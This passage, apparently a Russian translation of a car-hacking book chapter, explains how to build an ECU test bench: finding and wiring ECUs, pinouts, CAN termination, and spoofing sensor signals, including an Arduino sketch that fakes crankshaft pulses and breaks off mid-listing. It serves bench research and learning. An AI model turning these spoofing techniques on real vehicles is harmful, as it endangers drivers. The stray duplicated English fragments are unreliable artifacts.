


Рисунок 7-1: простой тестовый стенд ECU.

Однако часто вы захотите как минимум добавить некоторые компоненты или порты, чтобы тестовым стендом было проще пользоваться и управлять. Чтобы было легче включать и выключать устройство, можно добавить выключатель к источнику питания. Порт OBD позволяет специализированным механическим инструментам обмениваться данными с сетью автомобиля.

Чтобы этот порт OBD полностью работал, нужно вывести сетевые провода автомобиля от ECU к порту OBD.

Поиск ECU

Одно место, где можно найти ECU, - это, конечно, авторазборка. Обычно ECU находится за радиоприемником автомобиля в центральной консоли или за перчаточным ящиком. Если вам трудно его найти, попробуйте проследить массивный жгут проводов назад к ECU. Когда вы снимаете его самостоятельно (это должно стоить всего около \$150), обязательно снимайте его с автомобиля, который поддерживает CAN. Можно использовать справочный сайт, например <http://www.auterraweb.com/aboutcan.html>, чтобы помочь определить целевой автомобиль. Также обязательно оставьте хотя бы небольшой хвост проводки, когда снимаете ECU; это упростит последующее подключение.

Если вам некомфортно снимать устройства с автомобилей на разборке, можно заказать ECU онлайн на сайте вроде car-part.com. Стоимость будет немного выше, потому что вы платите за то, что кто-то другой достанет деталь и отправит ее вам. Убедитесь, что покупаемый ECU включает жгуты проводов.

Примечание. Один недостаток покупки ECU онлайн состоит в том, что может быть трудно приобрести детали от той же машины, если вам нужно несколько деталей. Например, вам могут понадобиться и body control module (BCM), и ECU, потому что вы хотите включить ключи, а иммобилайзер находится в BCM. В этом случае, если смешать детали от двух разных автомобилей, автомобиль не будет правильно "запускаться".

Вместо извлечения или покупки бывшего в употреблении ECU можно также использовать готовый симулятор, например ECUsim 2000 от ScanTool (см. рисунок 7-2). Симулятор вроде ECUsim будет стоить около \$200 за протокол и будет поддерживать только коммуникации OBD/UDS. Симуляторы могут генерировать неисправности и индикаторы MIL, а также включают регуляторы неисправностей для изменения распространенных параметров автомобиля, например скорости. Однако если вы не создаете приложение, которое использует только UDS-пакеты, симулятор, вероятно, не лучший путь.

eed. Unless you're building an application that use
however, a simulator probably isn't the way to go.




Рисунок 7-2: OBD-симулятор ECUsim.

Разбор проводки ECU

Когда у вас есть все детали, нужно найти схему проводки ECU, чтобы определить, какие провода надо подключить для запуска. Посетите сайт вроде ALLDATA (<http://www.alldata.com/>) или Mitchell 1 (<http://mitchell1.com/main/>), чтобы получить полную схему проводки. Вы обнаружите, что готовые сервисные руководства иногда содержат схемы проводки, но часто они неполные и охватывают только типовые области ремонта.

Схемы проводки не всегда легко читать, главным образом потому, что некоторые объединяют множество небольших компонентов (см. рисунок 7-3). Попробуйте мысленно разбивать каждый компонент, чтобы лучше понять, на каких проводах сосредоточиться.




Рисунок 7-3: пример схемы проводки ECU.

Распиновки

Распиновки ECU для нескольких разных автомобилей можно получить на http://www.innovatemosports.com/resources/ecu_pinout.php и из коммерческих ресурсов вроде ALLDATA и Mitchell 1. Книги вроде руководств по ремонту автомобилей Chilton включают блок-схемы, но вы обнаружите, что они обычно охватывают только самые распространенные ремонтные компоненты, а не весь ECU.

Блок-схемы

Блок-схемы часто легче читать, чем схемы проводки, показывающие все компоненты на одном листе. Блок-схемы обычно показывают проводку только для одного компонента и дают более высокоуровневый обзор основных компонентов, тогда как принципиальные схемы показывают все детали цепей. Некоторые блок-схемы также включают легенду, показывающую, к какому connector block относится схема, и разъемы на этом модуле; обычно вы найдете такие легенды в углу блок-схемы (см. таблицу 7-1).

Таблица 7-1: пример легенды разъемов.

CONN ID	Pin count	Color
C1	68	WH
C2	68	L-GY
C3	68	M-GY
C4	12	BK

Легенда должна давать номер разъема, количество его pins и цвет. Например, строка C1 = 68 WH в таблице 7-1 означает, что разъем C1 имеет 68 pins и белый цвет. L-GY, вероятно, означает светло-серый, и так далее. Номер разъема вроде C2-55 означает разъем 2, pin 55. На разъемах

обычно есть номер на первом и последнем pin в ряду.

Подключение проводов

Когда у вас есть информация о проводке разъема, пора ее подключать. Подключите CAN к соответствующим портам на разъеме, как обсуждалось в разделе "Карты распиновки разъема OBD-II" на странице 31. Когда вы подадите питание - блока питания от старого ПК должно хватить - и добавите CAN-сниффер, вы должны увидеть пакеты. Можно использовать простой сканер OBD-II, который можно купить в любом автомагазине. Если все подключено правильно, сканер должен суметь идентифицировать автомобиль, при условии что ваш тестовый стенд включает основной ECU.

Примечание. Ваш MIL, или индикатор двигателя, скорее всего, будет показан сканером/ECU как включенный.

Если вы все подключили, но все еще не видите пакетов на вашей CAN-шине, возможно, вам не хватает терминирования. Чтобы решить эту проблему, начните с добавления резистора 120 Ом, поскольку CAN-шина имеет резисторы 120 Ом на каждом конце шины. Если это не сработает, добавьте второй резистор. Максимальное недостающее сопротивление должно быть 240 Ом. Если шина все еще не работает, перепроверьте провода и попробуйте снова.

Примечание. Многие компоненты общаются с ECU простым способом: либо через заданные цифровые сигналы, либо через аналоговые сигналы. Аналоговые сигналы легко симулировать потенциометром, и часто можно подключить потенциометр 1 kilohm к линиям температуры двигателя и топлива, чтобы управлять ими.

Создание более продвинутого тестового стенда

Если вы готовы продвинуть исследование взлома автомобилей дальше, подумайте о создании более продвинутого тестового стенда ECU, подобного показанному на рисунке 7-4.

Этот блок объединяет ECU с BCM, потому что у него также есть оригинальные ключи для запуска автомобиля. Обратите внимание, что необязательный IC имеет два потенциометра 1 kilohm, или переменных резистора, в нижней левой части; оба подключены к линиям температуры двигателя и топлива. Мы используем эти потенциометры для генерации сигналов датчиков, как обсуждается в следующем разделе. Этот конкретный тестовый стенд также включает небольшой MCU, который позволяет симулировать отправку сигналов коленчатого и распределительного валов в ECU.




Рисунок 7-4: более сложный тестовый стенд.

Более сложный блок вроде показанного на рисунке 7-4 делает определение CAN-трафика тривиальным: просто загрузите сниффер, поверните ручку и наблюдайте, какие пакеты меняются. Если вы знаете, на какие провода нацеливаетесь и какой тип входного сигнала они принимают, можно легко подделывать сигналы от большинства компонентов.

Симуляция сигналов датчиков

Как я уже упоминал, в этой конфигурации можно использовать потенциометры для симуляции различных автомобильных датчиков, включая следующие:

- датчик температуры охлаждающей жидкости;
- датчик топлива;
- кислородные датчики, которые определяют кислород в выхлопе после сгорания;
- положение дроссельной заслонки, которое, вероятно, уже является потенциометром в настоящем автомобиле;
- датчики давления.

Если ваша цель - генерировать более сложные или цифровые сигналы, используйте небольшой микроконтроллер, например Arduino, или Raspberry Pi.

Для нашего тестового стенда мы также хотим управлять стрелкой RPM и/или спидометра. Чтобы сделать это, нам нужны небольшие входы о том, как ECU измеряет скорость.

Датчики Холла

Датчики Холла часто используются для определения скорости двигателя и положения коленчатого вала (СКР), а также для генерации цифровых сигналов. На рисунке 7-5 датчик Холла использует shutter wheel, или колесо с прорезями, для измерения скорости вращения. Кристалл арсенида галлия меняет свою проводимость при воздействии магнитного поля. Когда shutter wheel вращается, кристалл обнаруживает магнит и отправляет импульс, когда он не перекрыт колесом. Измеряя частоту импульсов, можно вывести скорость автомобиля.




Рисунок 7-5: схема shutter wheel для датчика Холла.

Также можно использовать шестерню синхронизации распределительного вала для измерения скорости. Если посмотреть на шестерню синхронизации распределительного вала, магнит находится сбоку колеса (см. рисунок 7-6).




Рисунок 7-6: шестерня синхронизации распределительного вала.

Использование осциллографа на сигнальном проводе показывает, что датчик Холла производит прямоугольную волну. Обычно на датчике распределительного вала есть три провода: питание, земля и сигнал. Питание обычно составляет 12V, но сигнальный провод обычно работает на 5V обратно к ECM. Датчики распределительного вала также бывают оптическими; они работают похожим образом, только с одной стороны находится LED, а с другой - фотоэлемент.

Полный период вращения можно определить по отсутствующему зубу, называемому trigger wheel, или по метке синхронизации. Важно знать, когда распределительный вал совершил полный оборот. Индуктивный датчик распределительного вала создает синусоидальную волну и часто имеет отсутствующий зуб для обнаружения полного оборота.

Рисунок 7-7 показывает, что датчик распределительного вала повторяется примерно каждые 2 миллисекунды. Скачок или разрыв, который виден в волне примерно на отметке 40 миллисекунд, возникает, когда достигается отсутствующий зуб. Положение этого разрыва отмечает точку, в которой распределительный вал завершил полный оборот. Чтобы подделывать эти сигналы распределительного вала в тестовом стенде ECU, нужно написать небольшой sketch для микроконтроллера. При написании кода микроконтроллера для имитации этих датчиков важно знать, какой тип датчика использует ваш автомобиль, чтобы понимать, использовать ли цифровой или аналоговый выход при подделке зубьев.




Рисунок 7-7: сигналы датчика распределительного вала на осциллографе.

Симуляция скорости автомобиля

Теперь мы построим тестовый стенд для симуляции скорости автомобиля. Мы будем использовать этот тестовый стенд вместе с IC, показанным на рисунке 7-4, чтобы получить VIN автомобиля через разъем OBD-II. Это даст нам точный год, марку, модель и тип двигателя автомобиля. (Мы рассматривали, как сделать это вручную, в разделе "Unified Diagnostic Services" на странице 54.) Таблица 7-2 показывает результаты.

Таблица 7-2: информация об автомобиле.

VIN	Model	Year	Make	Body	Engine
1G1ZT53826F109149	Malibu	2006	Chevrolet	Sedan 4 Door	3.5L V6 OHV 12V

Когда мы знаем год выпуска автомобиля и тип двигателя, можно получить схему проводки, чтобы определить, какие провода ECU управляют скоростью двигателя (см. рисунок 7-8). Затем можно отправить симулированные данные скорости в ECU, чтобы измерить эффекты. Использование схем проводки для симуляции реального поведения двигателя может облегчить идентификацию целевых сигналов на CAN-шине.

engine behavior can make it easy to identify target signals on the CAN bus.




Рисунок 7-8: схема проводки, показывающая pin скорости двигателя.

Схема проводки на рисунке 7-8 показывает, как можно проследить провод от датчика СКР так, чтобы connector C2, pin 27 получал скорость двигателя от датчика коленчатого вала. Определив этот pin на схеме проводки, мы находим соответствующий провод на ECU. Мы можем подключить этот провод к любому digital IO pin на Arduino. В этом примере мы будем использовать pin 2, а затем добавим потенциометр к A0 для управления скоростью "зубьев" датчика СКР, идущих к ECM. Pin 2 будет отправлять выходной сигнал на C2, pin 27.

Чтобы симулировать скорость двигателя, отправляемую датчиком СКР, мы пишем Arduino sketch, который отправляет высокие и низкие импульсы с интервалом задержки, сопоставленным с положением потенциометра (см. листинг 7-1).

```
int ENG_SPD_PIN = 2;
long interval = 500;
long previousMicros = 0;
int state = LOW;

// the setup routine runs once when you press reset
void setup() {
  pinMode(ENG_SPD_PIN, OUTPUT);
}

// the loop routine repeats forever
void loop() {
  unsigned long currentMicros = micros();

  // read the input on analog pin 0
  int sensorValue = analogRead(A0);
  interval = map(sensorValue, 0, 1023, 0, 3000);

  if(currentMicros - previousMicros > interval) {
    previousMicros = currentMicros;

